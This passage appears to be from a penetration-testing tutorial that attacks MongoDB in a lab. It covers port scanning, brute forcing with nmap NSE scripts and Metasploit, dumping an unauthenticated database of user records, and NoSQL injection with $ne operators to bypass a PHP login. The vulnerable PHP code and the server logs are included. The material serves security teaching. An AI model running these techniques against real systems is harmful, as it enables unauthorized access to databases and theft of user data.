


```
root@srini:~# nmap 192.168.1.103 -p 28017
Starting Nmap 6.40 ( http://nmap.org ) at 2015-06-11 01:02 EDT
Nmap scan report for 192.168.1.103
Host is up (0.061s latency).
PORT      STATE SERVICE
28017/tcp  open  unknown
MAC Address: C0:CB:38:5A:FE:FA (Hon Hai Precision Ind. Co.)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
root@srini:~#
```

As we can see in the above figure, port 28017 is open. Just to confirm that it is the http interface of MongoDB, let us proceed to scan the target using “-sV” flag.

Run the following command

```
nmap -sV <ipaddress> -p 28017
```



```
root@srini:~# nmap -sV 192.168.1.103 -p 28017
Starting Nmap 6.40 ( http://nmap.org ) at 2015-06-11 01:03 EDT
Nmap scan report for 192.168.1.103
Host is up (0.077s latency).
PORT      STATE SERVICE VERSION
28017/tcp  open  http      MongoDB http console
MAC Address: C0:CB:38:5A:FE:FA (Hon Hai Precision Ind. Co.)
Service Info: Host: srini-PC
Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 6.26 seconds
root@srini:~#
```

As expected, the above nmap result shows that 28017 is running MongoDB http console.

It is good news for an attacker if no authentication is required when accessing this console over the network. Even the official MongoDB http-interface documentation mentions the security issues with this in the production environment.

“Ensure that the HTTP status interface, the REST API, and the JSON API are all disabled in production environments to prevent potential data exposure and vulnerability to attackers.”

Note: mongod versions greater than 2.6 by default run with http-interface disabled.

Accessing HTTP Interface:

Let's see if we can access this interface.

We can access this http console by launching a browser and typing the following URL in it.

<http://<ipaddress>:28017>

If it is accessible, it looks as shown below.

The screenshot shows a web browser window with the title 'mongod srini-PC'. The address bar shows '192.168.1.103:28017'. The page content includes a link to 'List all commands', a list of commands (features, listIndexes, top, cursorInfo, replSetGetStatus, hostInfo, listDatabases, buildInfo, listCollections, serverStatus, replSetGetConfig, isMaster), and system information (db version v3.0.3, git hash, sys info, uptime: 7196 seconds). Below this is an 'overview' section (only reported if can acquire read lock quickly) showing 'time to get readlock: 0ms', '# Cursors: 0', 'replication: master: 0, slave: 0'. At the bottom is a 'clients' section with a table header.

mongod srini-PC

[List all commands](#)

Commands: [features](#) [listIndexes](#) [top](#) [cursorInfo](#) [replSetGetStatus](#) [hostInfo](#) [listDatabases](#) [buildInfo](#) [listCollections](#) [serverStatus](#) [replSetGetConfig](#) [isMaster](#)

db version v3.0.3
git hash: b40106b36eecd1b4407eb1ad1af6bc60593c6105
sys info: windows sys.getwindowsversion(major=6, minor=1, build=7601, platform=2, ser
uptime: 7196 seconds

overview (only reported if can acquire read lock quickly)

time to get readlock: 0ms
Cursors: 0
replication:
master: 0
slave: 0

clients

Client	OpId	Locking	Waiting	SecsRunning	Op	Namespace
--------	----------------------	---------	---------	-------------	----	---------------------------

We can now navigate further to see more information about the remote database. Below is an example of “listdatabases”.

The screenshot shows a web browser window with the title '192.168.1.103:28017/listDatabases?text=1'. The address bar shows '192.168.1.103:28017/listDatabases?text=1'. The page content displays a JSON response for the 'listDatabases' command.

```
{ "databases" : [
  { "name" : "local",
    "sizeOnDisk" : 83886080,
    "empty" : false },
  { "name" : "mydb",
    "sizeOnDisk" : 83886080,
    "empty" : false },
  { "name" : "sample",
    "sizeOnDisk" : 83886080,
    "empty" : false } ],
  "totalSize" : 251658240,
  "ok" : 1 }
```

We can see all the databases available on the remote MongoDB host.

If the http-interface requires authentication, we need to try brute forcing on it.

Metasploit has an auxiliary for MongoDB brute forcing. An NMAP NSE script is also available, which is shown below.

Scanning with nmap NSE scripts:

There are quite a few nmap NSE scripts available for MongoDB vulnerability assessments. We can use them to identify vulnerabilities in the target machines.


Let us see some of the NSE scripts in action.

mongodb-brute:

This NSE script performs brute force password auditing against the MongoDB database.

Run the following command

```
nmap -p 27017 -script mongodb-brute <ipaddress>
```



```
root@srini:~/Desktop# nmap -p 27017 --script mongodb-brute 192.168.1.103
Starting Nmap 6.40 ( http://nmap.org ) at 2015-06-11 01:04 EDT
Nmap scan report for 192.168.1.103
Host is up (0.091s latency).
PORT      STATE SERVICE
27017/tcp open  unknown
|_mongodb-brute: No authentication needed
MAC Address: C0:CB:38:5A:FE:FA (Hon Hai Precision Ind. Co.)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@srini:~/Desktop#
```


As we can see in the above screenshot, mongodb-brute has performed a test and confirmed that no authentication is needed.

mongodb-databases:

This NSE script attempts to get a list of tables from a MongoDB database. This works only if MongoDB interface doesn't require authentication.

Run the following command

```
nmap -p 27017 -script mongodb-databases  
<ipaddress>
```



```
root@sriini:~/Desktop# nmap -p 27017 --script mongodb-databases 192.168.1.103

Starting Nmap 6.40 ( http://nmap.org ) at 2015-06-11 01:04 EDT
Nmap scan report for 192.168.1.103
Host is up (0.016s latency).
PORT      STATE SERVICE
27017/tcp  open  mongodb
| mongodb-databases:
|   ok = 1
|   totalSize = 251658240
|   databases
|   0
|     empty = false
|     sizeOnDisk = 83886080
|     name = local
|   1
|     empty = false
|     sizeOnDisk = 83886080
|     name = mydb
|   2
|     empty = false
|     sizeOnDisk = 83886080
|     name = sample
|_
MAC Address: C0:CB:38:5A:FE:FA (Hon Hai Precision Ind. Co.)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

The above output shows the databases available in the target host.

Metasploit Auxiliary Module:

Metasploit has an auxiliary module to perform brute forcing on MongoDB accounts.

If MongoDB doesn't require any authentication, this script discovers the exposed interface.

We can use this script to perform a dictionary attack against MongoDB when authentication is required.

Below is the usage of this script.

1) Launch Metasploit and type in the following command in msfconsole to load the auxiliary.

```
msf > use auxiliary/scanner/mongodb/mongodb_login
msf auxiliary(mongodb_login) > █
```

2) We can see the list of options available using “show options” as shown below.

```
msf auxiliary(mongodb_login) > show options
Module options (auxiliary/scanner/mongodb/mongodb_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB	admin	yes	Database to use
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	27017	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

3) Set the required options as shown below.

```
msf auxiliary(mongodb_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(mongodb_login) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf auxiliary(mongodb_login) > run

[*] Scanning IP: 192.168.56.102
[+] Mongo server 192.168.56.102 doesn't use authentication
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mongodb_login) > █
```

We have set BLANK_PASSWORDS to true and then set the target IP address. Finally, “run” the scanner.

As we can see in the above figure, we do not require any authentication in this case.

If authentication is required, passing a dictionary file to the script can do the brute forcing.

Starting from MongoDB version 3.0, MongoDB has changed its default authentication method to a challenge and response mechanism (SCRAM-SHA-1).

According to the documentation, “SCRAM-SHA-1 verifies supplied user credentials against the user’s **name**, **password** and **database**. The user’s database is the database where the user was created, and the user’s database and the user’s name together serves to identify the user”.

When the user authenticates himself against MongoDB, he has to provide username, password and the database where he was created.

The following commands show how a user is created by the admin.

```
> use userdb
switched to db userdb
> db.createUser(
... {
... user: "user1",
... pwd: "password",
... roles: [
... { role: "readWrite", db: "userdb" },
... {role: "read", db: "sample"}
... ]
... }
... )
Successfully added user: {
  "user" : "user1",
```

```

    "roles" : [
      {
        "role" : "readWrite",
        "db" : "userdb"
      },
      {
        "role" : "read",
        "db" : "sample"
      }
    ]
  }
}

```

As we can see, the name of the user is “user1”, password is “password” and the database is “userdb”.

Whenever this user tries to connect to the MongoDB, he has to provide all these three.

The command is shown below.

```

mongo 192.168.56.103 -u user1 -p password -
-authenticationDatabase userdb

```

Brute forcing on MongoDB is a little difficult as we need be able to pass all these three correctly. It is important to know the name of the database where the user is created. Usually, automated tools by default choose “admin” as the database.

Exploitation:

During the initial information-gathering phase, we came to know that the remote host is running MongoDB and no authentication was required to connect to the server.

When a MongoDB is used in production environment, it has to be accessible from other database and/or application servers. When mongod is exposed to other hosts over the network, care has to be taken to prevent unwanted exposure to the public machines.

Now, let us see if we can get a shell on the remote machine using the default mongodb client.

Earlier, we discussed how to connect to a mongodb from its client.

Type the following command

```
sudo ./mongo <ipaddress>

srini's MacBook:bin srini0x00$ sudo ./mongo 192.168.1.103
Password:
MongoDB shell version: 3.0.3
connecting to: 192.168.1.103/test
> █
```

As we can see in the figure above, we are connected and got a console.

We can see the databases on the target host by running the following command.

```
> show dbs

> show dbs
local      0.078GB
mydb       0.078GB
sample     0.078GB
> █
```

To switch to a specific database on the target machine, we can use the following command:

```
> use <database name>

> use sample
switched to db sample
> █
```

In order to see all the collections from the current database on the target host, we can run the following command.

```
> show collections
```

```
> show collections
fs.chunks
fs.files
products
system.indexes
users
> █
```

Now, let's try to query the content from the collection "users".

Run the following command.

```
> db.users.find()
```

Below is the output from the above command.

```
> db.users.find()
{ "_id" : ObjectId("5578f8d2c7252158b7a38b0f"),
  "username" : "tom", "password" : "tom", "email" :
  "tom@gmail.com", "cardnumber" : 12345 }
{ "_id" : ObjectId("5578f8e8c7252158b7a38b10"),
  "username" : "jim", "password" : "jim", "email" :
  "jim@gmail.com", "cardnumber" : 54321 }
{ "_id" : ObjectId("5578f8f2c7252158b7a38b11"),
  "username" : "bob", "password" : "bob", "email" :
  "bob@gmail.com", "cardnumber" : 22222 }
```

As we can clearly see, we are able to see some sensitive information from the collection "users".

Now, let us query the collection "products"

Run the following command

```
> db.products.find()
```

The output is below:

```
> db.products.find()
{ "_id" : ObjectId("5578f8fdc7252158b7a38b12"),
  "email" : "tom@gmail.com", "prodname" : "laptop",
  "price" : "1500USD" }
{ "_id" : ObjectId("5578f90bc7252158b7a38b13"),
  "email" : "jim@gmail.com", "prodname" : "book",
  "price" : "50USD" }
{ "_id" : ObjectId("5578f916c7252158b7a38b14"),
  "email" : "bob@gmail.com", "prodname" : "diamond-
ring", "price" : "4500USD" }
>
```

This output shows all the records from the collection “products”.

Apart from this, we can make use of JavaScript’s eval function to run commands.

```
> db.eval(function(){return 500+3},3);
WARNING: db.eval is deprecated
503
>
```

Note: eval() is deprecated in the latest versions. Still we can use it with the warning as shown above.

The techniques shown above demonstrate how common misconfigurations on MongoDB can be exploited and cause serious damage to the target hosts.

In the next section, we will see how web applications that use MongoDB can be exploited.

Attacking Applications:

Introduction

So far, techniques to assess the security of the host are shown when the IP address of MongoDB host is given. This section covers techniques to perform NoSQL Injection attacks when MongoDB is used with Web Applications.

Injection on SQL databases such as MySQL is very commonly seen. There is a misconception that MongoDB doesn't use SQL and hence Injection is not possible in applications that use MongoDB. Injection attacks on MongoDB based applications are still possible when the user input is not properly sanitized.

We will demonstrate this attack with both PHP and NodeJS applications that make use of MongoDB as their backend.

NoSQL Injection with PHP and MongoDB

Let us get started with PHP-MongoDB application.

Understanding the application functionality:

Below is a sample application developed in PHP-MongoDB to demonstrate Injection attacks. We already set it up in one of our previous sections.

Launch the application using its URL.

URL: <http://<ipaddress>/mongo/index.php>

Please note that the above URL is using the default port number 80 rather than 8080 that is shown in the screenshots.

When this application is accessed from the browser, this is how it appears.

The image shows a web browser window with the address bar displaying '192.168.1.103:8080/mongo/index.php'. Below the address bar, there are several icons and labels: 'Disable', 'Cookies', 'CSS', 'Forms', and 'Images'. The main content area of the browser shows a 'User Login' form. The form is enclosed in a green border and contains the following elements:

- The title 'User Login' in a serif font.
- A label 'Username:' followed by a text input field.
- A label 'Password:' followed by a text input field.
- A red button with the text 'Login' in white.


We can enter the correct username and password to login. If the username/password is not correct, the application will throw an error.

Use the following credentials to login.

Username: tom

Password: tom

After logging in, this is how the user dashboard looks like.



If the username or password is entered incorrectly, the following error appears.

192.168.1.103:8080/mongo/index.php

Disable Cookies CSS Forms Images i

User Login

Username:

Password:


Login

Invalid username or password

The aim of this demonstration is to bypass this authentication using Injection.

Authentication Bypass:

Make sure that the browser is configured to send all its traffic through Burp Proxy since the application is using POST method to send the credentials.



When the login page is opened, enter some test credentials and intercept the request.

Below is the request intercepted using Burp:

```
POST /mongo/index.php HTTP/1.1
```

```
Host: 192.168.1.103:8080
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS  
X 10.9; rv:38.0) Gecko/20100101 Firefox/38.0
```

```
Accept:  
text/html,application/xhtml+xml,application/xml;q  
=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Referer:  
http://192.168.1.103:8080/mongo/index.php
```

```
Cookie: PHPSESSID=2h4dj9s1b8kp7246g0bm06fd16
```

```
Connection: keep-alive
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 33
```

```
uname=test&upass=test&login=Login
```

As we can see from the above figure, we passed “test” as the username and password. This has to be modified in a way that MongoDB allows us to login to the application. Before modifying these parameters, it is good to understand how MongoDB injection works.

Understanding Injection in MongoDB:

The query that is run in the background creates the following scenario.

```
>
db.users.find({"username":"tom","password":"tom"})
{ "_id" : ObjectId("5578f8d2c7252158b7a38b0f"),
  "username" : "tom", "password" : "tom", "email" :
  "tom@gmail.com", "cardnumber" : 12345 }
>
```

This looks OK as it is fetching the document we requested, which is having the username and password as “tom”.

However, what if the above command is modified as shown below?

```
>
db.users.find({"username":"tom","password":{"$ne":"
srini0x00"}})
{ "_id" : ObjectId("5578f8d2c7252158b7a38b0f"),
  "username" : "tom", "password" : "tom", "email" :
  "tom@gmail.com", "cardnumber" : 12345 }
>
```

If you notice, the above MongoDB command is fetching all the documents where the username is “tom” and password not equals to “srini0x00”.

Now, modify the command as shown below

```
>
db.users.find({"username":{"$ne:"srini"},"password": {"$ne:"0x00"}})
{ "_id" : ObjectId("5578f8d2c7252158b7a38b0f"),
  "username" : "tom", "password" : "tom", "email" :
  "tom@gmail.com", "cardnumber" : 12345 }
{ "_id" : ObjectId("5578f8e8c7252158b7a38b10"),
  "username" : "jim", "password" : "jim", "email" :
  "jim@gmail.com", "cardnumber" : 54321 }
{ "_id" : ObjectId("5578f8f2c7252158b7a38b11"),
  "username" : "bob", "password" : "bob", "email" :
  "bob@gmail.com", "cardnumber" : 22222 }
>
```

This time, we are able to see all the documents that do not meet the condition username and password as “tom.”

Well as far as the functionality of these conditions is considered, this output as expected.

Imagine if this situation can be created from the web application entry points where we are able to see the document of a specific username even when the password is not matching. Obviously, it causes a serious danger to the application.

Testing for Injection:

Before we proceed to inject some malicious queries into the database, let's test to see the presence of MongoDB and its exceptions. The idea is same as any other injection.

“Break The Query!”

First, let's look at the Mongo shell to understand how MongoDB exceptions look like.

As we have seen in the previous section, it is possible to pass conditions such [\$ne] in MongoDB queries. What happens if we pass something that is not known to MongoDB?

Let's try a sample condition [\$nt] as shown below.

```
>db.users.find({username:{$nt:'test'}},{password:{$nt:'test'}}).count()  
2015-07-22T03:45:35.146+0000 E QUERY  
Error: count failed: { "ok" : 0, "errmsg" :  
"unknown operator: $nt", "code" : 2 }  
    at Error (<anonymous>)  
    at DBQuery.count  
(src/mongo/shell/query.js:326:11)  
    at (shell):1:64 at  
src/mongo/shell/query.js:326  
>
```

As we can see in the above output, we broke the query and getting an error saying “unknown operator: \$nt”.

Let's try this from our PHP application. If exceptions are not handled properly and thrown to the users, similar to SQL Injection in MySQL databases we can see Mongo DB's existence and gather other crucial information.

Let's inject some unknown operator to see if MongoDB executes it. Intercept the request using Burp proxy on the login page and modify the parameters as shown below.

```
POST /mongo/index.php HTTP/1.1
```

```
Host: 192.168.56.123
```

User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.9; rv:39.0) Gecko/20100101
Firefox/39.0

Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer:
<http://192.168.56.123/mongo/index.php>

Cookie:
PHPSESSID=jvgcf2cg8sesvi8nff6d5t5682


Connection: keep-alive

Content-Type: application/x-www-form-
urlencoded

Content-Length: 33

uname **[\$nt]=test**&upass **[\$nt]=test**&login=Login

If the exceptions are not handled from displaying back to the users, it is possible to see them on the page that confirms the existence of MongoDB as backend database and the execution of the data being passed.



Error: Cannot run command count(): unknown operator: \$nt

In this case, if errors are properly handled by the application we may have to try for blind injection techniques.

Bypassing Authentication:

Now, we understand how to test for Injection and what we can do to bypass authentication. Let's try to modify the parameters to create the condition that manipulates the structure of the query.

Let us pass an object to the PHP MongoDB driver in a way that manipulates the structure of the query.

This looks as shown below.

```
POST /mongo/index.php HTTP/1.1
```

```
Host: 192.168.1.103:8080
```

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS  
X 10.9; rv:38.0) Gecko/20100101 Firefox/38.0
```

```
Accept:  
text/html,application/xhtml+xml,application/xml;q  
=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Referer:  
http://192.168.1.103:8080/mongo/index.php
```

Cookie: PHPSESSID=2h4dj9s1b8kp7246g0bm06fdl6

Connection: keep-alive


Content-Type: application/x-www-form-urlencoded

Content-Length: 33

Uname **[\$ne]=test**&upass **[\$ne]=test**&login=Login

The above objects that are passed will create a condition where the database will look for the documents that don't have the username and password "test".

As expected, this allows a user to login successfully as shown in the figure below.



Below is the vulnerable piece of code used in the application shown above.

```
$cursor = $collection->find(array(
    "username" => $_POST['uname'],
    "password" => $_POST['upass']
));
if($cursor->count() > 0)
{
    $_SESSION['user_loggedin']=$_POST['uname'];
    header("Location:home.php");
}
else
{
```

```
$value = "Invalid username or password";  
}  
$conn->close();
```

What happened at MongoDB level?

Let us understand what happened at MongoDB level.

The data we passed has been sent to the database and the following query has been executed which allowed us to login.

```
>  
db.users.find({username:{$ne:'test'}},{password:{$ne:'test'}}).count()  
3  
>
```

We can also check the MongoDB console logs to understand what the attacker has executed. This looks as shown below.

```
2015-07-22T04:39:37.063+0000 D COMMAND [conn1]  
run command sample.$cmd { count: "users", query:  
{ username: { $ne: "test" }, password: { $ne:  
"test" } } }
```

